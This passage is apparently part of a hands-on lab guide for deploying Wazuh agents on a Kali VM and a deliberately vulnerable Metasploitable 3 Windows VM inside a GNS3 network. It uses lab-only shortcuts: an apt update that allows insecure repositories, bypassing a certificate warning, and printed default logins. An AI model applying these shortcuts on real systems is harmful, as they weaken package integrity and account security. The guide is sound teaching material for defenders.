gpg	GNU Privacy Guard, a free, open-source software suite that encrypts and signs data and messages
–no-default-keyring	You don’t have any keys in your home directory, so telling gpg not to look there
–keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg	Use the key ring in this directory
–import && chmod 644 /usr/share/keyrings/wazuh.gpg	if the previous command executes correctly, then grant 644 file permissions for this key

9.5.3. This line may wrap around

```
echo deb [signed-by=/usr/share/keyrings/wazuh.gpg]
https://packages.wazuh.com/4.x/apt/ stable main | tee -a /etc/apt/
sources.list.d/wazuh.list
```

Command	Meaning
echo	displays a string as an argument
deb	an installation file format that contains all files needed to install a program
“deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/	the deb file and arguments
stable main	use the most stable version from the main distribution locations
|	the “pipe” used for connecting related but separate commands in Linux
tee	read from standard input
-a	append the given file with the following
/etc/apt/sources.list.d/wazuh.list	a wazuh file containing information

9.5.4. Now that the Wazuh files have been added, type the following to update your Kali VM

```
apt update --allow-insecure-repositories
```

9.5.5. Upgrade the software by typing

```
apt full-upgrade
```

NOTE: Sometimes the above command will not update “storngswan” but this can be fixed by running the command

"apt install --only-upgrade strongswan"

immediately after.

9.5.6. Now download the Wazuh agent using the address you wrote down for the Wazuh VM earlier by typing:

```
WAZUH_MANAGER=x.x.x.x apt-get install wazuh-agent
```

NOTE: x.x.x.x is to be replaced with whatever address you jotted down earlier when you ip a’d your Wazuh VM, this is the address to which the agent you’re installing will be relaying logs/info to. The screenshot below may have “10.0.0.2” as a placeholder, but the correct address based on my environment is “56.148.10.249”, yours may be different, so don’t forget to adjust accordingly.




Figure 6 Wazuh manager install

9.5.7. Reload the daemon by typing

```
systemctl daemon-reload
```

9.5.8. Enable the Wazuh agent to start on boot by typing

```
systemctl enable wazuh-agent
```

9.5.9. Start the Wazuh agent by typing

```
systemctl start wazuh-agent
```

9.5.10. Check the status of the daemon by typing

```
systemctl status wazuh-agent.service
```

```
┌──(student㉿kali)-[~]
└─$ systemctl status wazuh-agent.service
● wazuh-agent.service - Wazuh agent
     Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; pres
     Active: active (running) since Sun 2025-03-02 20:03:22 MST; 43s ago
 Invocation: 7342dd22e465412bb7c2d39eea65576d
    Process: 8572 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (co
      Tasks: 28 (limit: 4606)
     Memory: 38.5M (peak: 41.1M)
        CPU: 364ms
     CGroup: /system.slice/wazuh-agent.service
             ├─8602 /var/ossec/bin/wazuh-execd
             ├─8676 /var/ossec/bin/wazuh-agentd
             ├─8697 /var/ossec/bin/wazuh-syscheckd
             ├─8707 /var/ossec/bin/wazuh-logcollector
             └─8721 /var/ossec/bin/wazuh-modulesd

Mar 02 20:03:16 kali systemd[1]: Starting wazuh-agent.service - Wazuh agent ...
Mar 02 20:03:16 kali env[8572]: Starting Wazuh v4.11.0 ...
Mar 02 20:03:17 kali env[8572]: Started wazuh-execd ...
Mar 02 20:03:18 kali env[8572]: Started wazuh-agentd ...
Mar 02 20:03:19 kali env[8572]: Started wazuh-syscheckd ...
Mar 02 20:03:19 kali env[8572]: Started wazuh-logcollector ...
Mar 02 20:03:20 kali env[8572]: Started wazuh-modulesd ...
Mar 02 20:03:22 kali env[8572]: Completed.
Mar 02 20:03:22 kali systemd[1]: Started wazuh-agent.service - Wazuh agent.
```

Figure 7 – Shows status of Wazuh agent

9.6. Take a snapshot of the machine using Virtualbox

9.6.1. Click on machine on the top left of the virtual box window, then select take snapshot




Figure 8 – Snapshot of Kali Linux with Wazuh installed

9.6.2. If you were successful, the snapshot will make itself known at the top left of your virtual machine's window, where its name will be parenthesized at the title along the machine's usual name




Figure 9 – Snapshot name appended to VM name

9.6.3. Turn off the Kali VM

9.6.4. Navigate to VirtualBox and change the network settings back to Generic Driver (UDP Tunnel)

9.7. Navigate to the GNS3 workspace and import the Kali VM

9.8. Add the Kali VM to VLAN 10 (Marketing) via port ether24

9.9. Start the Kali VM and check its IP address by typing

```
ip add
```

9.10. It should take on an IP address that you set up for VLAN 10 Marketing on the Router

9.11. Launch Kali's Firefox browser

9.12. Enter the Wazuh Manager's IP in the address bar (the IP you noted from the Wazuh VM earlier (56.148.10.249 in my case)

9.12.1. You'll be met with a warning screen;

9.12.1.1. Select advanced




Figure 10 – Potential security threat notice

9.12.1.2. Scroll down and press the button "Accept the Risk and Continue"




Figure 11 – Accepting the risk

9.12.2. You'll be met with a loading screen that may take a minute or two to load (it should be under a minute)




Figure 12 – Picture of the Wazuh Loading Screen

9.12.3. Eventually you will see a login screen. The credentials are:
USERNAME: admin
PASSWORD: admin



Figure 13 – Wazuh Login Screen

9.12.4. A successful login will greet you with a brief loading screen and a dashboard




Figure 14 – Login underway




Figure 15 – Wazuh dashboard

Phase II – Navigating the Dashboard

The Wazuh dashboard is very intuitive. You can click around and see what tools are available. In this phase, we will share a few basic navigation tips to practice.

1. On the dashboard, look at the upper left and see the Agents Summary. It should indicate one active agent – our Kali VMkali




Figure 16 – Agents summary

2. Clicking on "Active (1)" affords you the following view




Figure 17 – Agent Stats

3. Take some time to navigate around the dashboard before moving on to Phase III

Phase III – Adding a deliberately vulnerable machine on our network

We are going to add a deliberately vulnerable machine to our network. Metasploitable 3 Windows edition will give us some interesting results.

1. We will use the Wazuh dashboard to create the installation command needed to install the client on a Windows machine

1.1. Navigate back to Endpoints Dashboard screen as we did earlier

1.2. In the middle of the page, there is a horizontal menu. Locate that and click on “Deploy new agent”

1.3. Since we are going to install an Agent on Windows, perform the following steps:

1.3.1. Select Windows




Figure 18 – Showing the selection of Windows

1.3.2. Put in the server address (this is the IP address for the Wazuh VM)



Figure 19 – Inputting the Wazuh VM IP address

1.3.3. Choose a UNIQUE name for this agent and use the default group

1.3.4. These selections will generate a unique agent installation CLI command. Copy this command or write it down. In our example, the exam generated was:

```
  Invoke-WebRequest  -Uri  https://packages.wazuh.com/4.x/windows/
wazuh-agent-4.11.0-1.msi      -OutFile      $env:tmp\wazuh-agent;
```

```
msiexec.exe          /i          $env:tmp\wazuh-agent          /q
WAZUH_MANAGER='56.148.10.249' WAZUH_AGENT_NAME='Metasploitable' "
```



Figure 20 – The generated command is produced for us

1.4. Navigate back to the VirtualBok manager

1.5. Change the network settings on the Windows Metasploitable3 machine to NAT

1.6. Launch your Windows Metasploitable3 VM (it should not be in GNS3) from Virtualbox

1.7. The logon credentials are:
USER: vagrant
PASSWORD: vagrant

1.8. Open Windows Powershell

1.8.1. Wait for the Powershell to start

1.8.2. Type or Paste the Wazuh Installation Command into Powershell

1.8.3. If the command was successful, you should be able to see a new program (manage agent) in the Windows start menu




Figure 21 – Windows start menu

1.8.4. Start it to verify that its pointing towards your Wazuh VM's ip





Figure 22 – Running the Windows agent to verify the IP address

1.8.5. Take a VM snapshot of the Metaspolitable 3 VM



1.8.6. Turn off the Metasploitable3 VM

1.9. Navigate to VirtualBox manager

1.10. Change the Metasploitable3 VM network settings from NAT to Generic Driver (UDPTunnel)

1.11. Import the Metasploitable3 VM into your GNS3 environment

1.12. Attach it to switch port ether10, it is going to simulate a device in the VLAN20 – Cyber Shop

1.13. Your network should now look similar to this:

